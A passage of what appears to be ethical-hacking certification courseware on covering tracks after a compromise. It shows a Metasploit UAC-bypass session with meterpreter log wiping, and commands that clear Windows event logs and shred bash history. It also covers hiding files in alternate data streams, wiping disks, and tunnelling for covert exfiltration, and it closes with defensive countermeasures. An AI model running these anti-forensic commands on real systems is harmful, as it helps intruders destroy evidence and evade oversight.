clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational"
clearing "Microsoft-Windows-ClearTypeTextUser/Diagnostic"
clearing "Microsoft-Windows-CloudStorageWizard/Analytic"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CloudStore/Debug"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CodeSetup/Analytic"
clearing "Microsoft-Windows-CodeIntegrity/Operational"
clearing "Microsoft-Windows-CodeIntegrity/verbose"
clearing "Microsoft-Windows-ComDig32/Analytic"
clearing "Microsoft-Windows-ComDig32/Debug"
clearing "Microsoft-Windows-Compat-Appraiser/Analytic"
clearing "Microsoft-Windows-Compat-Appraiser/Operational"
clearing "Microsoft-Windows-Connected-Search/Analytic"
clearing "Microsoft-Windows-Connected-Search/Debug"
clearing "Microsoft-Windows-Connected-Search/Operational"
clearing "Microsoft-Windows-Containers-Binfmt/Debug"
clearing "Microsoft-Windows-Containers-Binfmt/Operational"
clearing "Microsoft-Windows-Containers-McMfs/Debug"
clearing "Microsoft-Windows-Containers-McMfs/Operational"
clearing "Microsoft-Windows-Containers-McMfs/Operational"
clearing "Microsoft-Windows-CoreApplication/Diagnostic"
```

If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

```
Parrot Terminal
File Edit View Search Terminal Help
msf exploit(windows/local/bypassuac_todhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\todhelper.exe
[*] Sending stage (186291 bytes) to 10.10.10.13:4444
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at 2019-11-06 03:41:10 -0300
[*] Cleaning up registry keys ...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
... (got system via technique 3) (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clear
[*] Wiping 4041 records from Application...
[*] Wiping 3836 records from System...
[*] Wiping 28383 records from Security...
meterpreter >
```

## Clearing Logs (Cont'd)

The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```


- To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -  
ComputerName localhost, Server02
```

- To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application,  
system -confirm
```

The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security



The screenshot shows an Administrator Command Prompt window with the following command history:

```
C:\Windows\system32>wevtutil cl
```

The output lists numerous log names:

```
Application  
Microsoft-Windows-DirectShowFilterGraph  
Microsoft-Windows-DirectShowPluginControl  
Microsoft-Windows-HyperV-Analytic  
Microsoft-Windows-ForwardedEvents  
Microsoft-Windows-ForwardedEvents  
Microsoft-Windows-ForwardedEvents  
Microsoft-Windows-GPU-Analytic  
Microsoft-Windows-GPU-IPC/Operational  
Microsoft-Windows-GPU-SHM-Uploader-Analytic  
Microsoft-Windows-GPU-SHM-Uploader-Debug  
Microsoft-Windows-GPU-SHM-Uploader/Operations  
Microsoft-Windows-User-Experience-Virtualization-Agent-Driver/Debug  
Microsoft-Windows-User-Experience-Virtualization-Agent-Driver/Operational  
Microsoft-Windows-User-Experience-Virtualization-App-Agent-Analytic  
Microsoft-Windows-User-Experience-Virtualization-App-Agent/Debug  
Microsoft-Windows-User-Experience-Virtualization-App-Agent/Operational  
Microsoft-Windows-User-Experience-Virtualization-IPC/Operational  
Microsoft-Windows-User-Experience-Virtualization-SHM-Uploader-Analytic  
Microsoft-Windows-User-Experience-Virtualization-SHM-Uploader-Debug  
Microsoft-Windows-User-Experience-Virtualization-SHM-Uploader/Operations
```


Subsequent commands show clearing logs for system, application, and security:

```
C:\Windows\system32>wevtutil cl system  
C:\Windows\system32>wevtutil cl application  
C:\Windows\system32>wevtutil cl security  
C:\Windows\system32>
```

# Manually Clearing Event Logs


## For Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools → double click Event Viewer**
- Delete all the log entries logged while compromising the system



## For Linux

- Navigate to **/var/log** directory on the Linux system
- Open the plain text file containing log messages with text editor **/var/log/messages**
- Delete all the log entries logged while compromising the system



## Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

### From the Privacy Settings in Windows 10

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Jump Lists on Start or the taskbar**"

### From the Registry in Windows 10

- Open the **Registry Editor** and navigate to **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "**(Default)**"




# Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash\_history**
- You can view the saved command history using the **more ~/.bash\_history** command



Attackers use the following commands to clear the saved command history tracks:

- Disabling history
  - `export HISTSIZE=0`
- Clearing the history
  - `history -c` (Clears the stored history)
  - `history -w` (Clears history of the current shell)
- Clearing the user's complete history
  - `cat /dev/null > ~/.bash_history && history -c && exit`
- Shredding the history
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)



The image shows two terminal windows from the Parrot OS terminal application. The top window shows a root shell with the following commands being run:  
`[root@parrot] ~`  
`# export HISTSIZE=0`  
`[root@parrot] ~`  
`# history -c`  
`[root@parrot] ~`  
`# history -w`

The bottom window shows a root shell with the following commands being run:  
`[root@parrot] ~`  
`shred ~/.bash_history`  
`[root@parrot] ~`  
`more ~/.bash_history`  
The terminal shows the output of the `more` command, which displays a series of random characters and numbers.

## Covering Tracks on a Network

### Using Reverse HTTP Shells

- The attacker installs a reverse HTTP shell on the victim's machine, which is programmed in such a way that it would ask for commands from an external master who controls the reverse HTTP shell
- The victim here will act as a web client who is executing HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as normal traffic by an organization's network perimeter security controls like DMZ, firewall, etc.

### Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use ICMP echo and ICMP reply packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the TCP payload in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily bypass the firewall

## Covering Tracks on a Network (Cont'd)

### Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen, confidential, or sensitive information** from the server

### Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number




## Covering Tracks on an OS

### Windows



- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "`more < C:\SecretFile.txt`" (for this you need to know the hidden file name)



A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt". It shows the following commands being run:


```
C:\>type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt
C:\>more < C:\Secretfile.txt
more: Unknown command
C:\>
```

A red arrow points from the word "Hidden" in a callout bubble to the command "more < C:\Secretfile.txt".

### UNIX



- Files in UNIX can be hidden just by **Appending a dot (.)** in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the "`export HISTSIZE=0`" command to delete the command history and the specific command they used to hide log files



A screenshot of a terminal window titled "Parrot Terminal". It shows the following directory listing:

```
File Edit View Search Terminal Help
(rw-rw-r--) /Desktop/Test
└── file
    └── Exploit.exe      README.license      results.html      test.txt
    └── malicious_payload.exe  Reconnaissance.html  Test.exe
(rw-rw-r--) /Desktop/Test
└── my_malicious_payload.exe .malicious_payload.exe
(rw-rw-r--) /Desktop/Test
└── file
    └── Exploit.exe      Reconnaissance.html  Test.exe
    └── README.license      results.html      test.txt
(rw-rw-r--) /Desktop/Test
```

## Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:

```
cipher /w:<drive letter>:\<folder name>
```

- To overwrite all the deleted files in the given drive:

```
cipher /w:<drive letter>
```

The image shows two separate Command Prompt windows side-by-side. Both windows are titled "Administrator: Command Prompt".  
The top window's command line is: `C:\WINDOWS\system32\cipher.exe /w:C:\test`. The output text reads:  
To remove as much data as possible, please close all other applications while  
running CIPHER /W.  
Writing 0xFF  
Writing Random Numbers  
.....  
The bottom window's command line is: `C:\WINDOWS\system32\cipher.exe /w:C`. The output text reads:  
To remove as much data as possible, please close all other applications while  
running CIPHER /W.  
Writing 0x00  
Writing Random Numbers  
.....

# Disable Windows Functionality

## Disable the Last Access Timestamp

**fsutil** is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp

## Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command



### Administrator: Command Prompt

```
C:\WINDOWS\system32>fsutil behavior set disablelastaccess 1  
DisableLastAccess = 1 (User Managed, Enabled)
```

```
C:\WINDOWS\system32>
```

### Registry Editor

File Edit View Favorites Help

Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Power

Name	Type	Data
(Default)	REG_SZ	{value not set}
AllowInitialInparkCount	REG_DWORD	0x00000045 (69)
AllowNtLmCompatibility	REG_DWORD	0x00000001 (1)
CustomizeDuringSetup	REG_DWORD	0x00000001 (1)
EnergyEstimationEnabled	REG_DWORD	0x00000001 (1)
EventProcessorEnabled	REG_DWORD	0x00000001 (1)
HiberFileSizePercent	REG_DWORD	0x00000000 (0)
HibernateEnabled	REG_DWORD	0x00000000 (0)
MBufferingThreshold	REG_DWORD	0x00000000 (0)
PerfCalculateActualUtilization	REG_DWORD	0x00000000 (0)
TimeRatiosThresholdOnDrip	REG_DWORD	0x00000000 (0)

Edit DWORD (32-bit) Value

Value name:

Value data:


8

Base:  
 Hexadecimal  
 Decimal


OK Cancel

## Disable Windows Functionality (Cont'd)

### Disable Windows Virtual Memory (Paging File)




### Disable System Restore Points




## Disable Windows Functionality (Cont'd)

### Disable Windows Thumbnail Cache




### Disable Windows Prefetch Feature



## Track-Covering Tools

### CCleaner

CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



**DBAN**  
<https://dban.org>



**Privacy Eraser**  
<https://www.cybertronsoft.com>



**Wipe**  
<https://privacyroot.com>



**BleachBit**  
<https://www.bleachbit.org>



**ClearProg**  
<http://www.clearprog.de>



## Defending against Covering Tracks

- 1 Activate **logging functionality** on all critical systems
- 2 Conduct a **periodic audit** on IT systems to ensure logging functionality is in accordance with the security policy
- 3 Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
- 4 Configure appropriate and **minimal permissions** necessary to read and write log files
- 5 Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
- 6 Regularly update and **patch operating systems**, applications, and firmware
- 7 Close all **unused open ports** and services
- 8 **Encrypt the log files** stored on the system, so that altering them is not possible without an appropriate decryption key
- 9 Set log files to "**append only**" mode to prevent unauthorized deletion of log entries
- 10 Periodically backup the log files to **unalterable media**

## Module Summary



- ❑ In this module, we have discussed the following:
  - CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- ❑ In the next module, we will discuss in detail about various malware threats

A photograph of a person from the waist down, wearing a bright red coat over dark trousers. They are holding a light-colored, possibly tan or beige, leather suitcase with a dark brown leather strap across it. The background is a soft-focus outdoor scene with greenery and a path.

THANK YOU